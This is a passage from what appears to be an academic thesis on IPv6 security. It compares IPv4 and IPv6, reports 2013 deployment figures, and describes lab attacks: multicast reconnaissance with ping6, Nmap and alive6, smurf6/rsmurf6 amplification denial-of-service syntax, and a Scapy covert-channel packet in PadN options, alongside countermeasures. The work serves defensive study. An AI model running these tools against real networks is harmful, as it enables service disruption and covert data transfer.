For a network administrator it is essential to test the own network policies, e.g., to find out whether firewalls actually allow or block some connections, or which ports on a machine are opened. For these operations a network mapper such as Nmap [71] can be used. The basic usage of Nmap remains the same as with IPv4 though it cannot do a ping sweep with IPv6 addresses because of the huge address space. (Refer to Section 3.1.1 to see how Nmap can be used to detect all IPv6 nodes an a link via multicast.) The primary switch for using Nmap with IPv6 is `-6`. A comprehensive port scan inclusive operating system (OS) detection can be started with `-A`. The `-Pn` option treats the host as online even if it does not reply to an echo-request. Putting all together, the following command scans a single host: `nmap -6 -A -Pn` *`IPv6-address`*. For further detailed scans, `-p` *`ports`* can specify the TCP/UDP ports to scan and `-v` sets a more verbose output.

## 2.8. Comparison of the IPv4 and IPv6 Specification

The following table lists some of the differences between IPv4 and IPv6. It is not a complete list but provides an overview over both internet procotols.

| **Description** | **IPv4** | **IPv6** |
|---|---|---|
| Address Space | 32 bit | 128 bit |
| Address Configuration | DHCP, Static | Autoconfiguration, DHCPv6, Static |
| Addresses per Interface | Almost One | Unlimited + Link-Local Address |
| Subnetting | Variable Length | Interface IDs are 64 bits long |
| Header Complexity | Dynamic | Static, i.e., easier for routers[11] |
| Improved Support for Extensions | No | Yes |
| Broadcasts | Yes | No |
| Fragmentation | In Hosts & Routers | Only in Hosts |
| ICMP through Firewall mandatory | No[12] | Yes |
| Link-Layer Address Resolution | ARP | Neighbor Discovery of ICMPv6 |
| NAT | Yes | No |
| IPsec | Optional | Optional |

Table 2.6.: Comparison of IPv4 and IPv6 Specification

## 2.9. IPv6 Deployment Nowadays (2013)

Even though the standard RFCs of IPv6 were published in 1998, i.e., 15 years ago, IPv6 is only used in about 1 % of all Internet connections as several statistics reveal. For example, the German Commercial Internet Exchange (DE-CIX), "the No.1 Internet traffic hub in Europe", [29], registers an average IPv6 traffic of 3.4 Gbit/s over the last year, while the average IPv4 traffic was about 1223.6 Gbit/s. This is approximately 0.2 % IPv6 traffic compared to IPv4. Nevertheless, Figure 2.7, [28], shows the 1-year graph of the IPv6 traffic and indicates that the average values increased from about 1 Gbit/s to 8 Gbit/s during the last year. Similarly, the IPv6 adoption statistics from Google [37] show the enhancement of used IPv6 connections to reach their homepages, while the rate is still at 1 % compared to the overall Google traffic (Figure 2.8).

While the worldwide Internet needs to implement IPv6 due to the address exhaustion of IPv4, enterprises do not have this issue inside their networks if they use private IPv4 addresses (RFC 1918) which offer enough subnets to address even huge networks. In addition, with NAT/NAPT, all inside

[11] This is true for basic IPv6 connections with only the mere IPv6 header. With many chained extension headers, the overall header complexity arises.

[12] In fact, ICMP for IPv4 is mandatory for the complete IPv4 stack to work properly. But nowadays, a perimeter firewall can block ICMPv4 messages entirely without disrupting the IPv4 connections completely. "Because of the extended use that is made of ICMPv6 [RFC2461] with a multitude of functions, the simple set of dropping rules that are usually applied in IPv4 need to be significantly developed for IPv6. The blanket dropping of all ICMP messages that is used in some very strict environments is simply not possible for IPv6", (RFC 4942).




Figure 2.7.: 1-year average IPv6 traffic on DE-CIX, retrieved 2013-02-14.




Figure 2.8.: Google IPv6 accesses over the last 4 years, retrieved 2013-02-14.

machines can communicate with the Internet. The future will show when such companies will start to migrate to IPv6. “Still, the biggest challenge is not deploying IPv6 itself, but integrating the new protocol in all management procedures and applying all IPv4 current practice concepts for it too - for example the demand for redundancy, reliability and security”, as Babiker, Nikolova and Chittimaneni write in their “Deploying IPv6 in the Google Enterprise Network: Lessons Learned” article, [5]. They also conclude that “dual-stack works well today as a transition mechanism”, which indeed will be the main transition method during the next years.

In February 2012, the Arbor Networks Security Blog wrote about a “Milestone in IPv6 Deployment” as they observed a first IPv6 DDos attack. “There are now sufficient target(s) of interest that can be attacked on the IPv6 Internet including a significant number of services and web sites utilizing IPv6 for which attacks could be called denial of service”, [3]. This shows that there are sufficient IPv6 nodes on the Internet to launch such an attack, which in turn reveals that the global Internet infrastructure is more and more able to deliver IPv6 completely.

# 3. IPv6 Security Vulnerabilities

In this chapter we show the so far known security issues concerning IPv6. We first describe each vulnerability in detail before we exploit it with the appropriate tools and scripts. After each section we summarize all countermeasures for IPv6 nodes and firewalls.

The sections are grouped for different kind of attacks although the boundaries cannot be classified explicitly in every case. Section 3.1 deals with security issues that arise directly from the specification of IPv6 such as the numerous use of multicast packets or the chaining of extension headers. Section 3.2 deals with spoofed ICMPv6 messages with which an attacker can perform several attacks on the local link. If DHCPv6 is used, Section 3.3 shows the security problems that arise with it. Section 3.4 covers implementation issues such as handling complete random packets. Transition methods are covered in Section 3.5. Even if a network is an IPv4-only network, some IPv6 threats still exist, such as Section 3.6 describes. In the end of this chapter, Section 3.7 briefly compares the security level of both internet protocols, while a table in the last section lists all presented IPv6 security attacks with the appropriate exploiting tools.

Starting from now, we use the convention of talking about the two parties **Attacker** and **Network Adminstrator**. The attacker is always the bad entity who wants to disrupt services or gather information while the network administrator is always the good entity who wants to secure his networks to thwart these attacks. Furthermore, it is not our goal to describe every attack tool until the last option, but to show the main principle of the vulnerability and exploit it. We use the terms “Internet” and “other routed subnets in the same organization” synonymously. For example, if an attacker launches a man-in-the-middle attack and is able to read all communication data between the victim and the Internet, he is also able to read all data between the victim and other subnets of the inside network. Furthermore, since most enterprise IPv6 networks are Ethernets, we use the term “link-layer address” synonymously to “MAC address”.

The test laboratory we used for all security tests in this chapter contained a Cisco Router 1803 (c180x-adventerprisek9-mz.124-24.T1.bin, 384 MB RAM), a Linux “attacker” computer (Ubuntu 12.04.1 LTS with 3.2.0-32-generic-pae), and three “victim” computers (Windows XP SP3, Windows 7 SP1, Ubuntu 12.04.1 LTS with 3.2.0-32-generic-pae). All listings that show IPv6 packets are captured with tcpdump, [58]. We always used IPv4 for management connections to our routers, computers, and firewalls, since IPv6 attacks do not interrupt these IPv4 connections.




Figure 3.1.: Pinging the all-nodes multicast address `ff02::1`: all IPv6 nodes on the same link receive the echo-request message since the switch forwards it on all ports.

## 3.1. Attacks against the IPv6 Protocol

There are some security vulnerabilities that arise directly from the specification of IPv6. Some of these issues cannot be fixed without changing the protocol itself. Unlike some application layer attacks that can be closed by fixing the appropriate software, these IPv6 protocol specific vulnerabilities will remain the same. "The IETF sometimes revives the protocols, but in some instances, the IETF leaves it up to the deployers of IP systems to correct the specification's deficiencies" [49, p. 15]. Therefore it is crucial for a network administrator to understand the security issues that come with IPv6 and to know how to thwart them.

### 3.1.1. Multicast

As described in Section 2.1, IPv6 heavily relies on local multicast messages: it uses multicast packets for Neighbor Discovery such as resolving link-layer addresses or receiving Router Advertisements which are used during the process of autoconfiguration. Each IPv6 node joins at least the all-nodes multicast address `ff02::1` and its solicited-node multicast address. Despite its usefulness, an attacker can also send any packet to a multicast address. He can use this situation for speeding up the reconnaissance phase of a network or even run a denial of service (DoS) attack against all IPv6 nodes at once. This section only discusses local multicast messages and not global multicast routing features as they are used for multimedia streams on the Internet, or the like. Furthermore, many ICMPv6 messages are used in this section for attacking hosts with multicast messages. However, these attacks merely rely on the concept of multicast and not on ICMPv6 vulnerabilities.

All attacks that send messages to multicast addresses within the link-local scope `ff02::` are **only applicable if the hacker already resides on the local area network** since they are *not* routed, as stated in RFC 4291: "Routers must not forward any packets with Link-Local source or destination addresses to other links".

```
1 weberjoh@jw-nb09:~$ ping6 -I eth0 ff02::1
2 PING ff02::1(ff02::1) from fe80::212:3fff:fe51:da95 eth0: 56 data bytes
3 64 bytes from fe80::212:3fff:fe51:da95: icmp_seq=1 ttl=64 time=0.052 ms
4 64 bytes from fe80::218:baff:fe31:c4e6: icmp_seq=1 ttl=64 time=0.387 ms (DUP!)
5 64 bytes from fe80::212:3fff:fe51:da95: icmp_seq=2 ttl=64 time=0.028 ms
6 64 bytes from fe80::218:baff:fe31:c4e6: icmp_seq=2 ttl=64 time=0.653 ms (DUP!)
```

Listing 3.1: Reconnaissance: Pinging the All-Nodes Multicast Address

#### Reconnaissance Phase

Before the attacker can attack some hosts on the network he first needs to find them. This is called the reconnaissance phase or reconnaissance attack. After the attacker has found some online hosts, he can scan specific layer 4 ports in order to detect vulnerabilities on certain applications or services. This section deals only with finding active hosts on the network. The subsequent scanning of ports remains the same as with IPv4 (refer to Section 2.7).

Since a complete ping sweep over all IPv6 address within an IPv6 subnet is not feasible due to the large address space, a basic reconnaissance phase can be done by sending echo-requests or some other (falsified) packets to the all-nodes multicast address. A straightforward approach is to **ping** the all-nodes multicast address as depicted in Figure 3.1. An example from a Linux machine is shown in Listing 3.1. Note that the source interface must be specified because the operating system needs to know from which interface it should source the link-local ping. Since the ping program expects only one answer at a time, multiple answers are marked with a duplicate statement (DUP!). There are no global unicast IPv6 addresses shown because the ping6 command is issued from the link-local address and therefore all nodes replied with a message sent from their link-local addresses, too. Furthermore, not all IPv6 nodes reply to an echo-request message sent to a multicast address. For example, Windows 7 does not reply to a ping command by default and can therefore not be found via this reconnaissance method. This behavior is correct due to the ICMPv6 specification in RFC 4443: "An Echo Reply SHOULD be sent in response to an Echo Request message sent to an IPv6 multicast or anycast address." That is, an echo-reply to a multicast echo-request is *not* mandatory. Of course any other multicast addresses can be pinged, such as the all-routers address `ff05::2` or to the all-dhcp-server address `ff05::1:3` in order to reveal the appropriate nodes.

Another method to do a reconnaissance attack is the **alive6** program which ships with the THC-IPv6 attacking toolkit [47] written by Marc "van Hauser" Heuse which we use throughout this thesis. This tool reveals some global unicast IPv6 addresses since it sends two ICMPv6 echo-request messages from the global unicast IPv6 address to the all-nodes multicast address: the first one in a correct manner while the other with a malformed packet. Some nodes on the link will answer to the first request with an echo-reply while some other nodes will send an ICMPv6 parameter problem message (type 4, code 2) after receiving the malformed packet. Since the program sends all initiated packets from the global unicast address, all answering packets are sent from their

```
1  weberjoh@jw-nb09:~$ sudo nmap -6 --script=targets-ipv6-multicast-slaac.nse
2
3  Starting Nmap 6.01 ( http://nmap.org ) at 2012-09-20 15:46 CEST
4  Pre-scan script results:
5  | targets-ipv6-multicast-slaac:
6  |   IP: fe80::48b9:fa94:8d77:62e3  MAC: 14:fe:b5:b2:3f:e8  IFACE: eth0
7  |   IP: fe80::89da:5594:6247:563e  MAC: 14:fe:b5:b2:3f:e8  IFACE: eth0
8  |   IP: fe80::34e4:b1f:a6cf:d979   MAC: 00:15:c5:52:5f:4b  IFACE: eth0
9  |   IP: fe80::215:c5ff:fe52:5f4b   MAC: 00:15:c5:52:5f:4b  IFACE: eth0
10 |_  Use --script-args=newtargets to add the results as targets
11 Nmap done: 0 IP addresses (0 hosts up) scanned in 2.64 seconds
```

Listing 3.2: Reconnaissance: Nmap Script for IPv6 Node Discovery

global unicast addresses, too. However, with the `-l` switch, the alive6 tool can also be used with link-local addresses. This is not an attack within IPv6; it only uses its multicast features. That is, a host that replies to these echo-requests has no security vulnerability if the security policy allows the answering of echo-requests.

The network mapper **Nmap** [71] also includes some ipv6 related scripts that extend the reconnaissance phase from simply sending an echo-request by constructing some spoofed packets. A script can be executed by adding the option `--script=`*`scriptname`*`.nse` to the call of Nmap. While there are some scripts that send IMCPv6 messages with the purpose of getting an answer, the following script actually influences all IPv6 nodes directly: *targets-ipv6-multicast-slaac*, which sends a Router Advertisement with a random IPv6 prefix in order to have all IPv6 nodes start the autoconfiguration procedure as described in Section 2.4. This involves each node sending a Neighbor Solicitation messages in order to perfom the Duplicate Address Detection (DAD). From these gathered messages, Nmap combines the interface IDs with the link-local prefix and outputs this probably correct IPv6 addresses. This procedure even works with Windows 7 which does not reply to normal ping messages. Listing 3.2 shows an example in which four interface IDs from two IPv6 nodes (MAC addresses) are guessed. Of course, each IPv6 node has only one address with a prefix of `fe80::` but might have two or more global unicast IPv6 addresses due to the use of EUI-64 and privacy extensions. It turned out that all four interface IDs combined with the global unicast prefix from the subnet (which is known by the attacker since his host has a global unicast IPv6 address, too) are guessed correctly by Nmap. Windows and Linux use the same interface IDs for all their IPv6 prefixes even if they are derived via privacy extensions, which is correct due to RFC 4941 which states “By default, generate a set of addresses from the same (randomized) interface identifier, one address for each prefix for which a global address has been generated via Stateless Address Autoconfiguration. [...] A node highly concerned about privacy MAY use different interface identifiers on different prefixes, resulting in a set of global addresses that cannot be easily tied to each other.” Hence, this technique is the most powerful reconnaissance method. For those who want to use all extension scripts of Nmap at once, the following command will fit: `nmap`

`-6 -v -sn --script targets-ipv6-\*`. Since not all scripts will find the same IPv6 nodes, running all scripts at once reveals the most different IPv6 addresses. For example, the SLAAC script does not reveal any IPv6 nodes with static configured addresses (such as routers) since these nodes do not participate in the autoconfiguration procedure for gaining new addresses.

Beside using multicast messages for the reconnaissance phase, there still exist the possibility to explore a network via a **ping sweep**. Even if it is not applicable to scan a whole network, it is possible to scan some interface IDs that are common. An analysis of IPv6 interface IDs by Marc Heuse showed that two-thirds of IPv6 addresses are statically configured with simple IDs or are allocated within easy to guess DHCP ranges, [44]. He concludes that a scan with about 2000 IPv6 interface IDs per subnet reveals approximately 66 % of addressable hosts, mostly servers. This is based on the fact that most networks contain addresses that begin with `::1`, `::2`, `::3` and so forth, use incremental DHCPv6 ranges such as `::1000 - ::2000`, assign interface IDs as port numbers such as `::53` for a DNS server or `::80` for a HTTP server, or use the formerly given IPv4 addresses in the lower end of the IPv6 addresses such as `::ipv4-address`. An outside attacker can also use this ping sweep method if echo-requests from the outside to the inside network are permitted by the firewall. The **alive6** tool has a "enumerate DHCP address space" option which can be activated with `-D`, that is: `./alive6 -D` *`interface IPv6-prefix`* (without the /prefix-length notation). This uses a fixed list of the most common host IDs and scans around 4500 addresses per IPv6 prefix. (Note that the usage of randomized IPv6 addresses, i.e., IPv6 addressed derived via the privacy extensions algorithm, might solve the problem of remote reconaissance attacks that use ping sweeps. However, the usage of privacy extensions might not be preferred by network administrators since they hide the IPv6-MAC address binding that is useful for forensic analysis. Furthermore, they change the active IPv6 address on a regular basis which handicaps the usage of IPv6 addresses in access control lists. To overcome the IPv6-MAC bindings storing problem, simple Neighbor Discovery Protocol (NDP) watch mechanisms can be used, such as shown in [90]. However, static IPv6 access control entries cannot be used with temporary addresses.)

In Addition, an attacker can query or enumerate a DNS server for IPv6 addresses. This gives the basis for a deeper search on IPv6 networks. Tools such as **dnsdict6** or **dnsrevenum6** from the THC-IPv6 attacking toolkit [47] can be used for this variety of reconnaissance. Since these methods of information gathering are not concerned with IPv6 firewall security, they are not covered in detail in this thesis. The slides of Marc Heuse's talk about IPv6 Insecurity Revolutions [46] explain some more features on how his tools can be used to gather IPv6 addresses on the Internet. RFC 5157 (IPv6 Implications for Network Scanning) further describes alternative scanning methods for attackers that reside on a remote link, i.e., are not on-link.

Furthermore, IPv6 addresses that reside on a subnet can be discovered by passively listen on the link for incoming Neighbor Solicitations/Advertisements. The THC-IPv6 attacking toolkit [47] provides the program **passive_discovery6** which lists all dumped addresses. This is mainly a NDP

watch tool that even works in switched networks since most of the Neighbor Discovery protocol messages are sent via multicast which are forwarded to all ports on most switches.

### Amplification Attack (Smurf)

The reconnaissance phase just described uses multicast messages to reveal potential targets on the network but does not actually attack them. For an attacker the full potential of the multicast methodology results in sending spoofed messages in order to attack all host at once or at least to use all hosts on a network to attack a single host. The first one could be used to run a denial of service attack (DoS) against the whole network while the latter one is a kind of a distributed denial of service attack (DDoS) in which many hosts try to interrupt a single host. These types of attacks are called "amplification attacks" because they multiply the quantity of packets, i.e., the payload on the network. In the worst scenario, a single packet sent to a multicast group is multiplied by *every* node on the link. In some literature it is noted that RFC 4443 states: "An ICMPv6 error message MUST NOT be originated as a result of receiving [...] a packet destined to an IPv6 multicast address". But this only reduces the possibility of some attacks or of accidentally sent packets that could result in an amplification but does not reduce the possibility for an attacker who is able to send any type of spoofed packets. In addition, there are two exceptions to that rule in which the node should send an ICMPv6 error message after receiving a multicast packet.

If an attacker sends packets with a spoofed source address to a multicast group and all nodes in that group respond to that message, the spoofed source address, i.e., the address of the victim, will be overwhelmed with traffic (refer to Figure 3.2). A simple tool that sends echo-requests to the all-nodes multicast address `ff02::1` is **smurf6** from the THC-IPv6 attacking toolkit [47]. Its syntax is `./smurf6 interface victim-ip [multicast-network-address]`. Via specifying the multicast-network-address, the attacker can send spoofed echo-request packets to any other multicast group. Since Microsoft Windows does not answer to echo-request packets, this attack has more impact if it is used in environments with other operating systems such as Linux. The IPv6 address of the victim can also reside on a remote subnet. In that scenario, all local nodes are sending echo-replies via their default router to the remote host. That is, this attack would not only influence the remote victim but also the local network. However, if an attacker wants to disable Internet activity via a denial of service attack, he could run a few other DoS attacks against the router directly such as specified in Section 3.2.1 (Router Advertisement spoofing). One further idea might be to set the victim-ip address to the all-nodes address in order to have *all* nodes on the link to send back an echo-reply to *all* nodes. In theory, this would interrupt the local network completely since it is a vast amplification. But due to RFC 4291, a correct implemented IPv6 stack will not handle such packets since the standard specifies that "multicast addresses must not be used as source addresses in IPv6 packets or appear in any Routing header". Therefore, IPv6 nodes should never answer to packets which have a multicast *source* address.




Figure 3.2.: Smurf Attack: the attacker sends a single spoofed packet which is amplified by all IPv6 nodes on the link and directed to the victim.

Another smurf tool which operates a bit differently is **rsmurf6** from the THC-IPv6 attacking toolkit [47]. It sends echo-requests from a source address of `ff02::1` (all-nodes multicast address) to the destination victim-ip address. It uses the following syntax: `./rsmurf6` *`interface victim-ip`*. Theoretical, this would attack the victim's subnet and *not* the local subnet on which the attacker resides. If the IPv6 protocol stack of the victim is incorrect implemented and answers with an echo-reply ICMPv6 message to the all-nodes multicast address, this results in an amplification attack on the remote network since each echo-request packet sent by the attacker is answered by an echo-reply to all IPv6 nodes on that remote link. But as already mentioned, IPv6 nodes MUST NOT answer to packets with a multicast source address and therefore this attack should not work anymore as most IPv6 implementations should be without major bugs.

RFC 4443 (Internet Control Message Protocol (ICMPv6) for the Internet Protocol Version 6 (IPv6) Specification) describes a possible denial of service attack in which all IPv6 nodes would answer to a spoofed packet, i.e., even those operating systems that do not answer to normal echo-requets packets: "A malicious node can send a multicast packet with an unknown destination option marked as mandatory, with the IPv6 source address of a valid multicast source. A large number of destination nodes will send an ICMP Parameter Problem Message to the multicast source, causing a denial-of-service attack". "On the other hand, the use of "reverse path forwarding" checks (to eliminate loops in multicast forwarding) automatically limits the range of addresses that can be spoofed", (RFC 4942). Since there are more efficient denial of service attacks within the IPv6/ICMPv6 protocols, the THC-IPv6 attacking toolkit does no implement this type of attack though it would not be that difficult. Table 3.1 summarizes the mentioned smurf attacks and its addresses.

| Description | Source Address | Destination Address |
|---|---|---|
| Smurf Attack | Victims unicast | All-nodes multicast |
| Reverse Smurf Attack | All-nodes multicast | Victims unicast |
| Total Flood | All-nodes multicast | All-nodes multicast |

Table 3.1.: Source & Destination Addresses of Smurf Attacks

#### Ping of Death

As history has shown, there are security weaknesses that can be exploited by sending a *single* packet to the susceptible host such as happened with Solaris [38] or Cisco IOS [19] (both IPv4-only). While in the first case a malformed ICMPv4 packet lead to a kernel panic, the latter one needed a single TCP packet to reserve a small amount of memory. Both vulnerabilities lead to a denial of service attack in which no bidirectional TCP connection was needed to exploit it. As with the multicast concept of IPv6, imagine a vulnerability which an attacker can exploit by sending a single malformed IPv6 packet to the appropriate multicast group address in order to hack them all at once. In this case it is essential for an administrator to know exactly how the network works and which software has the vulnerability in order to patch the systems rapidly.

**In summary, the concept of multicast in IPv6** has a few advantages such as eliminating broadcast packets which reduces network congestion, but it has also a few disadvantages such as the possibility for attackers to send spoofed multicast packets which will be delivered to any node participating in the appropriate multicast group. Since multicast packets are mandatory for a correct functioning of IPv6 nodes, it cannot be disabled entirely. Fortunately, the shown attacks are not that severe because they only reveal basic information about the IPv6 nodes such as their addresses, or they try to run DoS attacks. Since their exist a few more powerful DoS tools and even attacks that can gather confidential information via man-in-the-middle attacks, their is no reason for excessive fear about the concept of multicast.

### 3.1.2. Extension Headers

"In IPv6, optional internet-layer information is encoded in separate headers that may be placed between the IPv6 header and the upper-layer header in a packet", (RFC 2460). A list with the four default extension headers is presented in Section 2.2.1. While routers have a simple job since they only need to examine the IPv6 destination address and the Hop-by-Hop Options header, firewalls that should enforce their security policy must recognize and parse through *all* existing extension headers since the upper-layer protocol information reside in the last header.

An attacker is able to chain lots of extension headers in order to pass firewall- & intrusion detections. He can also cause a denial of service attack if an intermediary device or a host is not capable of processing lots of chained extension headers and might fail.


Figure 3.3.: Covert Channel Inside the Padding of an Extension Header.

```
1 weberjoh@weberjoh-OptiPlex-GX620:~$ sudo scapy
2 Welcome to Scapy (2.2.0)
3 >>> packetCovertChannel = IPv6(dst="2001:db8:72ed:a9d7:ba3f:57be:af5b:de2f") /
      IPv6ExtHdrDestOpt(options=[PadN(optdata=("11111111"))]+[PadN(optdata=("
      2222222222222222"))]+[PadN(optdata=("33333333333333333333333333333333"))]) /TCP(
      sport=RandShort(),dport=80) /("44444444")
4 >>>
5 >>> send(packetCovertChannel)
6 .
7 Sent 1 packets.
8 >>>
9 >>> exit()
```

Listing 3.3: Scapy sends a message via a covert channel in the Destination Options header: three different PadN options are added, each with a different length.

### Covert Channel in Hop-by-Hop and Destination Options Header

"A *covert channel* is a path of communication that was not designed to be used for communication", [13, p. 440]. With a covert channel in a network, an attacker can deliver information by altering fields in a packet that are not intended to act as a storage of user-specific information, i.e., they are not the payload of the packet itself. As with many other TCP/IP protocols, some fields in IPv6 extension headers can be used for creating a covert channel.

RFC 2460 (Internet Protocol, Version 6 (IPv6) Specification) defines a PadN option that "is used to insert two or more octets of padding into the Options area of a header". The option data field of this PadN is filled with zero-valued octets. If a firewall forwards the IPv6 packet even if the PadN option does not contain only zero-valued octets, an attacker can use it as a covert channel (refer to Figure 3.3). Listing 3.3 shows an example in which we use **Scapy** [11] to send some messages embedded in PadN options. After the IPv6 header, a Destination Options header with three PadN options is constructed. (The attack behaves the same if a Hop-by-Hop Options header is used instead.) Each PadN contains an option data with a different entry. The TCP header in the end completes the IPv6 packet but has no relevance for this attack. On the destination machine we use tcpdump [58] in the hex and ASCII output mode (`-X`) in order to view all IPv6 packets. Listing 3.4 depicts the received message and reveals that all three PadN options arrived unbroken.

"Firewalls should drop packets that have multiple padding options as well as packets that have more then 5 bytes of padding. Furthermore, firewalls should also drop padding that has anything

```
1  weberjoh@jw-nb09:~$ sudo tcpdump -X -i eth0 ip6
2  tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
3  listening on eth0, link-type EN10MB (Ethernet), capture size 65535 bytes
4  17:16:30.720200 IP6 2001:db8:72ed:46:7849:415b:96ec:6cb4 > 2001:db8:72ed:a9d7:ba3f:57be
       :af5b:de2f: DSTOPT 33097 > http: Flags [S], seq 0:8, win 8192, length 8
5          0x0000:  6000 0000 005c 3c3f 2001 0db8 72ed 0046  `....\<?...pr..F
6          0x0010:  7849 415b 96ec 6cb4 2001 0db8 72ed a9d7  xIA[..l....pr...
7          0x0020:  ba3f 57be af5b de2f 0607 0108 3131 3131  .?W..[./....1111
8          0x0030:  3131 3131 0110 3232 3232 3232 3232 3232  1111..2222222222
9          0x0040:  3232 3232 3232 0120 3333 3333 3333 3333  222222..33333333
10         0x0050:  3333 3333 3333 3333 3333 3333 3333 3333  3333333333333333
11         0x0060:  3333 3333 3333 3333 8149 0050 0000 0000  33333333.I.P....
12         0x0070:  0000 0000 5002 2000 07c7 0000 3434 3434  ....P.......4444
13         0x0080:  3434 3434                                4444
```

Listing 3.4: Covert channel message received: tcpdump indicates the three PadN options (first octet 0x01), each with a different length (second octet 0x08 to 0x20, i.e., 8 to 32 octets). On the right-hand side, the raw PadN values are shown.

